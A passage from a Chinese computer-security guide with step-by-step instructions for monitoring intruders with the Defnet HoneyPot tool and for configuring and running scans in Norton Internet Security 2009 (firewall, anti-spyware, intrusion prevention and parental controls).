



图 12-103 【Finger】对话框

**步骤 6**：若选择“Telnet Server”复选框，单击【Advanced】按钮，即可对 Telnet 服务进行更加详细地设置，在其中设置伪装成的黑客入侵后看到的电脑盘符（Drive）、卷标（Volume）、序列号（Serial no）、目录建立的时间（Date and time of directories creation）、剩余磁盘空间（Free space in bytes）、可进入的目录（What directory will be accessible）、MAC 地址、网卡、DNS 等，如图 12-104 所示。还可通过“Allow ( ) command before disconnect 项设置黑客入侵后在蜜罐系统中执行命令的数量。

### 3. 开启实时监控

经过上述设置后，要想开启实时监控，只需单击 Defnet HoneyPot 主窗口中的【Montiore】按钮，即可开始监视入侵的行为，如图 12-105 所示。

当然，在监视过程中可随时单击【Stop】按钮停止监视，单击【Clean】按钮清除监视记录，单击【Save】按钮保存监视到的日志记录，并会在右边的空白处显示。





图 12-104 设置 Telnet 服务信息





图 12-105 监视入侵行为

## 第 108 招 诺顿网络安全特警

“诺顿网络安全特警 2009”简体中文版是针对 Windows XP、Windows Vista 操作系统提供的安全防护，提供主动式行为防护，甚至可以在传统以特征为基础的病毒库辨认出前，早一步监测到新型的间谍程序及病毒。每隔 5 到 15 分钟提供一次更新，以检测和删除最新威胁。

**1．配置网络安全特警**

当“诺顿网络安全特警 2009”软件安装完毕之后，就可以通过配置运行此软件，从中领略其新颖的特性。具体的操作步骤如下。

**步骤 1**：当软件安装完毕之后，单击任务栏中显示出诺顿网络安全特警 2009 的标志，即可进入【诺顿网络安全特警 2009】主窗口，如图 12-106 所示。

**步骤 2**：在左端显示软件的安全状态，由于是第一次安装此软件，程序会自动对系统文件进行扫描，当程序检测到系统中存在风险时，将显示出红色“×”，这说明该功能中存在着安全隐患需要修复，这时单击【立即修复】按钮，即可自动进行修复操作，如图 12-107 所示。


图 12-106 【诺顿网络安全特警 2009】主窗口





图 12-107 修复系统

**步骤 3**：在修复完毕之后，“诺顿网络安全特警 2009”主窗口中将显示“安全”状态，在其中清晰地展现了系统的防护状态，如图 12-108 所示。

**步骤 4**：单击相应的项目（如单击“网页仿冒防护”选项），即可打开【网页仿冒保护】对

话框，在其中查看相应安全情况，如图 12-109 所示。单击【否】按钮，就可以关闭该功能。

**步骤 5**：在“诺顿网络安全特警 2009”主窗口中单击“计算机”栏目中的“设置”超链接，即可进入“Norton Internet Security 选项”设置窗口，如图 12-110 所示。


图 12-108 “安全状态”显示





图 12-109 查看项目的安全情况

**步骤 6**：在“计算机设置”选项卡中单击“反间谍软件”栏目右侧的“配置”链接选项，即可打开【反间谍软件】窗口，在其中选择手动、电子邮件和即时消息扫描中检测哪些类别的风险。为获得最大程度防护，最好勾选所有选项，如图 12-111 所示。


图 12-110 “计算机设置”界面


图 12-111 “反间谍软件”窗口

**步骤 7**：若单击“管理扫描”栏目右侧的“配置”链接选项，即可打开【扫描】窗口，Norton Internet Security 会自动定期下载防护更新、扫描用户计算机并保护用户免遭所有类型的病毒和未知威胁侵害。还可为经常扫描的计算机的特定部分创建自定义扫描。此外，可以调度自动运行自定义扫描或全面系统扫描，如图 12-112 所示。

**步骤 8**：在“Internet 设置”选项卡中可对 Internet 中各项防护进行相应设置，如图 12-113 所示。单击“智能防火墙”区域的“程序控制”选项卡，可控制计算机上程序访问 Internet 的方式。在程序列表中可修改每个程序的 Internet 访问，还可向列表中添加程序或从列表中删除程序，如图 12-114 所示。





图 12-112 “扫描”窗口

图 12-113 “Internet 设置”设置界面

**步骤 9**：如果要添加其他程序控制，单击【添加】按钮，即可打开【选择应用程序】对话框，在其中选择要添加的程序，如图 12-115 所示。如果要修改某程序控制，选中需要修改的程序之后，单击【修改】按钮，即可打开【程序规则】对话框，如图 12-116 所示。





图 12-114 【程序控制】对话框


图 12-115 【选择应用程序】对话框

**步骤 10**：单击【修改】按钮，即可打开【修改规则】对话框，在其中进行相应规则的修改，如图 12-117 所示。如果要删除某程序控制，只用选择需要删除的程序之后，单击【删除】按钮，将弹出“确认”信息提示框，从弹出的信息提示框中单击【是】按钮，即可完成删除操作，如图 12-118 所示。





图 12-116 【程序规则】对话框





图 12-117 【修改规则】对话框

**步骤 11**：在选中需要重命名的某程序之后，单击【重命名】按钮，即可打开【重命名程序】对话框，从文本框中输入相应名称完成重命名操作，如图 12-119 所示。


图 12-118　信息提示框





图 12-119 【重命名程序】对话框

**步骤 12**：在如图 12-113 所示的【Internet 设置】窗口中，单击“智能防火墙”区域中的“高级设置”栏目右侧的“配置”链接选项，即可打开“高级设置”设置页面，通过智能防火墙高级设置选项激活高级防护功能，自定义计算机用于查看网页的端口，如图 12-120 所示。

**步骤 13**：单击“一般规则”栏目右侧“配置”链接选项，即可打开【一般规则】对话框，在其中分别对某些规则进行相应的添加、修改、删除、上移和下移操作，如图 12-121 所示。


图 12-120　“高级设置”设置界面


图 12-121 【一般规则】对话框

**步骤 14**：在“高级设置”选项卡中还可对端口和状态协议过滤器进行相应的设置。如果要对防火墙进行重新设置，单击“防火墙重置”右侧的“配置”链接选项，即可弹出“防火墙重置”信息提示框。单击【是】按钮，即可重新设置整个防火墙设置，如图 12-122 所示。





图 12-122　信息提示框

**步骤 15**：在“入侵防护”选项卡中可对“入侵排除”、“入侵自动阻止”和“通知警告”进行相应设置，单击“入侵排除”栏目右侧“配置”链接，即可打开【入侵排除】对话框，即可查看攻击特征的列表。还可打开或关闭当 Norton Internet Security 检测到特定特征时显示的通知，如图 12-123 所示。

**步骤 16**：单击“入侵自动阻止”栏目右侧的“配置”超链接，即可打开【入侵自动阻止】对话框，在其中将入侵自动阻止打开或关闭指定的时间段，还可查看、取消阻止或限制阻止的计算机，如图 12-124 所示。





图 12-123 【入侵排除】对话框





图 12-124 【入侵自动阻止】对话框

**步骤 17**：在“Norton Internet Security 选项”设置窗口中选择“身份设置”选项卡，如图 12-125 所示。单击“身份保护”栏目右侧的“配置”超链接，即可打开【设置 Norton 身份安全】对话框，在其中对 Norton 身份进行安全设置，如图 12-126 所示。


图 12-125 “身份设置”页面





图 12-126 【设置 Norton 身份安全】对话框

**步骤 18**：在“家庭网络设置”选项卡中可对家庭网络和远程监控进行相应的设置，如图 12-127 所示。在“其他设置”选项卡中可对产品安全性、CPU 使用情况等进行设置，如图 12-128 所示。





图 12-127 “家庭网络设置”页面


图 12-128 “其他设置”设置界面

**步骤 19**：在“父母和隐私控制”选项卡中可对通过 Internet 发送的信息种类进行若干级别控制，还可为不同 Windows 用户账户授予 Internet 内容的访问权限，如图 12-129 所示。

**2．用网络安全特警扫描程序**

在所有设置完毕之后，就可以运用设置好的方式实施扫描程序，具体的操作步骤如下。

**步骤 1**：在“诺顿网络安全特警 2009”主窗口中单击“计算机”栏目下的“立即扫描”链接按钮，即可弹出三种不同扫描方式，根据实际需要选择相应扫描方式（这里选择“运行快速扫描”方式），如图 12-130 所示。

图 12-129 “父母和隐私控制”设置界面


图 12-130 选择扫描方式

**步骤 2**：单击【运行快速扫描】按钮，即可进入扫描状态，如图 12-131 所示。当扫描完毕之后，即可显示出扫描结果，如图 12-132 所示。


图 12-131 进入扫描状态


图 12-132 扫描结果显示

**步骤 3**：若扫描完毕后有提示需要注意事项时，则单击“需要注意”选项卡，根据实际情况对出现的问题进行修复或忽略操作（这里选择修复），如图 12-133 所示。在选择修复操作后，单击右侧的 ▶ 按钮，将会弹出“低风险警报”提示框，如图 12-134 所示。单击【确定】按钮，即可自动实现修复并将修复结果显示出来，如图 12-135 所示。


图 12-133 “需要注意”设置界面





图 12-134 “低风险警报”提示框

其实不论是流氓软件还是间谍软件，都存在高度危害计算机系统的安全性和稳定性，非常有必要将其清除。由于不同的间谍软件和流氓软件设定各不相同，且删除的方法也越来越复杂，即使利用反间谍软件或反流氓软件，也不能保证将其成功清除，有时还可能会因为清除流氓软件和间谍软件而导致系统出现问题，此时就需要请教专家进行手动清除。读者只有学会了流氓软件与间谍软件的清除方法，才能充分保证自己的计算机系统不被恶意软件破坏，以减少黑客们入侵带来的损失。


图 12-135 修复结果显示